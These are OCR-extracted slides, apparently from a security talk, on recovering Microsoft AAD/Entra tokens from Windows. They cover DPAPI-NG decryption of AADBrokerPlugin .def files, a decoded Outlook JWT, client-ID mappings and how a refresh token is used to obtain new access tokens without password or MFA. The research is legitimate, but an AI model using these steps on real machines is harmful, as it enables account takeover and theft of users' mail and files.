
Microsoft…

… Windows …

… DPAPI (Data Protection API) …

… User Context –> DPAPIck3 (filegeneric.py)

Tokenbroker Data store object file



Microsoft JWT – Decode with JWT4B

Decoded JWT

```
Headers = {
  "typ": "JWT",
  "nonce": "hXadEyaJUdOGCake8b2YsE2fsUyNHmWIQMRf9z8yRHE",
  "alg": "RS256",
  "x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI",
  "kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI"
}

Payload = {
  "aud": "https://outlook.office.com/",
  "iss": "https://sts.windows.net/42940ae7-a3ea-4789-adc7-d717a8952ec0/",
  "iat": 1660662333,
  "nbf": 1660662333,
  "exp": 1660760245,
  "acct": 0,
  "acr": "1",
  "aio": "AVQAq/8TAAAASai0e7FQVCFsDvRlI/0tVN1KmIfzS2ghWFhsAyjDicRxS07LqSDi08+llzW8rJ+UfPKIEYYbwhtfiiRWBwQ8SL2kICxtNTQi++QJOLgFznU=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
```

```
  "puid": "10032002 1C6419AB",
  "rh": "0.AX0A5wqUQuqiiUetx9cXqJUuwAIAAAAAAPEPzqAAAAAAAACcA0c.",
  "scp": "Calendars.ReadWrite Contacts.ReadWrite EWS.AccessAsUser.All Files.Read.All Files.ReadWrite.All Files.ReadWrite.Shared Group.ReadWrite.All
  "sid": "f29ae692-0614-4938-9dd6-42f91bfa85bd",
  "sub": "_GB7ALzlHR_CBLrv9x8uP6tYnE_kaXz1FrjaNMBr6pc",
  "tid": "42940ae7-a3ea-4789-adc7-d717a8952ec0",
  "unique_name": "atester@kkse44.onmicrosoft.com",
  "upn": "atester@kkse44.onmicrosoft.com",
  "uti": "gsJJa8X6NUu-nVcD4mxDAA",
  "ver": "1.0",
  "wids": [
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
```

Microsoft TokenBroker JWTs

Valid 25 - 27 hours

Tenant ID

User SPN

More user/PC info

... Microsoft Outlook ...

... Ms Teams ...

... Ms OneDrive ...


... Ms Windows (Microsoft Active Directory) ...

... Ms Graph -> MS XXX ...

Searching AAD

Valid about 27 hours

... but Outlook works more than 27 hours w/o password/2fa re-entry



Starting to search something...

...Outlook + ProcessMonitor

...aadcore.dll

...\AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\LocalState

Decrypting AAD .def files

We didn't know that it was DPAPI-NG

```
3-1MIIJUQYJKoZIhvcNAQcDoIIJQjCCCT4CAQIxggF6ooIBdgIBBDCCATgEggEGAQAAANCMnd8BFdERjHoAwE/
Cl+sBAAAAKwl6k3mqTECbRBvSVtMivgAAAAACAAAAAAAQZgAAAAEAACAAAABSuAeIldbSeY/
bKLKIKS2MHsWkVlMbmeirBqrxpUe7bgAAAAAOgAAAAIAACAAAABgVMxrwc2DAGxv9YvvI8D+6Jf+P1vI/
HyYKnzY7UQzMTAAAADwq/y0vKyC+JYw8MUgzue5deouN6KDCeeb8MEMeZi
0Jg2pgvvv8rUSUfmJTtIhe+7IlvQhVVkkI3+fAbhodSY/SInj18bh8XvTP
HwYKKwYBBAGCN0oBCDARMA8wDQwFTE9DQUwMBHVzZXIwCwYJYIZIAWUDBA
tEdUGdmJt9yh30rfMIIHuQYJKoZIhvcNAQcBMB4GCWCGSAFlAwQBLjARBA
XgGKMNmes8jvWoV2d0WoYKBnnEwuutoilUlL9Jr7iD7Fi08IIT4BCf5/Ci
ztXAZtgTvZZVdKezowksOrFZYTd26cQTMTseN0y509SghDBW7Qd7XPfQDf
Hokx+w9UDectdJ7IWfzxORD/2ThFNSU1upuaNQHJCDe4HbQEl48aurl6XW
K0YolF2wmANVvEQYvCeHhYI7jtAHAlgfaYSWCl5B5wSvIU118nmNgYxuic
T8N9LtX8JFkj8+N4I6jasnFZn/1QZi2zou8nQ28wfrOdFI5K2vnscxiFT7
5kLxIhMDDWM8YeA+pbSS8UEbCTZ8t1QP0PJvzDS2iywkK9DTarlPctBFpQ
TokaTWvSOFlSDjdgqOzF5w4vVRu3zwOnDBuqqZcn7kwUpVFO/uJ7CWF8JY
psARYONtXw2IRzKre0NQwD5Nw5jAzOp9QTpxRc9Ova4ZKpW258XpTeo5F3
X5noV92JA534gestygfy2Q9B1iHrmivnn5LAQVi5ztGLphCB47MWZxCxoH
m5J9C8vASuY+O+BC+xFlX77F3epz5Tt+reF8hugseWF55sn7TXr1CLFtMV
jjaDQI5U1hXMmX8Xex5UXoHyPELsBgbsIkYvsftQTz2zqKDUqnykKhZ6FN
NzPV7A89MS6QKHlEM6ZbzAv+ibLgaTu5HWPHcBw6H7FQti9jDSKYDIT2Jn
faeVXqawKdIeVpcd918H39hH9fFqrryfM5Zc/
```

```
(0,2385) SEQUENCE
  (4,9) OBJECT IDENTIFIER : envelopedData : '1.2.840.113549.1.7.3'
  (15,2370) CONTEXT SPECIFIC (0)
    (19,2366) SEQUENCE
      (23,1) INTEGER : '2'
      (26,378) SET
        (30,374) CONTEXT SPECIFIC (2)
          (34,1) INTEGER : '4'
          (37,312) SEQUENCE
            (41,262) OCTET STRING : '01000000D08C9DDF0115D1118C7A00C04FC297EB010000002B097A9379AA4C409B441E
            (307,44) SEQUENCE
              (309,9) OBJECT IDENTIFIER :  : '1.3.6.1.4.1.311.74.1'
              (320,31) SEQUENCE
                (322,10) OBJECT IDENTIFIER :  : '1.3.6.1.4.1.311.74.1.8'
                (334,17) SEQUENCE
                  (336,15) SEQUENCE
                    (338,13) SEQUENCE
                      (340,5) UTF8 STRING : 'LOCAL'
                      (347,4) UTF8 STRING : 'user'
          (353,11) SEQUENCE
            (355,9) OBJECT IDENTIFIER :  : '2.16.840.1.101.3.4.1.45'
            (366,40) OCTET STRING : '12D49AA0FFE9152FE553DA88C09DFD03208DD6D3CE65ECE6E4CC6859B4475419D989B7DC
      (408,1977) SEQUENCE
        (412,9) OBJECT IDENTIFIER : data : '1.2.840.113549.1.7.1'
        (423,30) SEQUENCE
          (425,9) OBJECT IDENTIFIER :  : '2.16.840.1.101.3.4.1.46'
          (436,17) SEQUENCE
            (438,12) OCTET STRING : '1FD767D64DB1A0C7333C9EC7'
            (452,1) INTEGER : '16'
        (455,1930) CONTEXT SPECIFIC (0) : 'FD780628C3667ACF23BD6A15D9DD16A182819E7130BAEB688A55252FD26BEE20F
```

```
3082 0951 0609 2a86 4886 f70d 0107 03a0
8209 4230 8209 3e02 0102 3182 017a a282
0176 0201 0430 8201 3804 8201 0601 0000
00d0 8c9d df01 15d1 118c 7a00 c04f c297
eb01 0000 002b 097a 9379 aa4c 409b 441b
d256 d322 be00 0000 0002 0000 0000 0010
```

Microsoft AADBrokerPlugin .def file

Microsoft AADBrokerPlugin .def file

Refresh token – for refreshing access JWT

... std Access-Refresh-Access mechanics

... Does NOT fails when refreshing


Access JWTs – for MS services

... outlook.office365.com

... api.office.net

... shredder.osi.office.net

... enrichment.osi.office.net



Microsoft AADBrokerPlugin .def folder/files

c_3r0dntpi0u9vqc0ill3i9ll5 00000003-0000-0000-c000-000000000000
Microsoft Edge

c_5tqmo206bh8vfla76cd5vern 00000003-0000-0000-c000-000000000000
Microsoft Edge

c_8ip5hoi6fgltcurag437b8a4 d7b530a4-7680-4c23-a8bf-c52c121d2e87
Microsoft News Feed

c_8mb8eds39r4rmn0oveg4gg5v 268761a2-03f3-40df-8a8b-c3db24145b6b
Microsoft Universal Store

c_ctqmpl92bqceifhvfidsid87 2d7f3606-b07d-41d1-b9d2-0d0c9296a6e8
Microsoft Bing Search


c_dfvl2iag0l1tvm5ebr5fp6mi 0ec893e0-5785-4de6-99da-4ed124e5296c
Microsoft Office UWP

c_g41imis28fo5k1g5u3oi0c3m 1fec8e78-bce4-4aaf-ab1b-5451cc387264
Microsoft Teams

c_ko4enbntgqc0mpmhkk69sogh ab9b8c07-8f02-4f72-87fa-80105867a763
Microsoft OneDrive, Sharepoint

c_mi1cmdi10dtsodg6l5e346dh d3590ed6-52b3-4102-aeff-aad2292ab01c
Microsoft Office (Outlook, Word, etc)

c_qoa64hl0pgeegkoogaqn91si e9c51622-460d-4d3d-952d-966a5b1da34c
Microsoft Edge



c_qvppge7as2g0b934o4siqob9 6F7E0F60-9401-4F5b-98E2-CF15BD5Fd5E3 Microsoft Azure Client


c_r7qegm25pd88coqhscltnkiv 00000003-0000-0000-c000-000000000000 Microsoft Edge

Refresh Token Auth

- Refresh_token
- Client_id (application Id)
- Resource (same as access token)
- Claims

...{"access_token":{"xms_cc":{"values":["CP1"]}}}

... if no claims – access JWT valid for ~1 hour

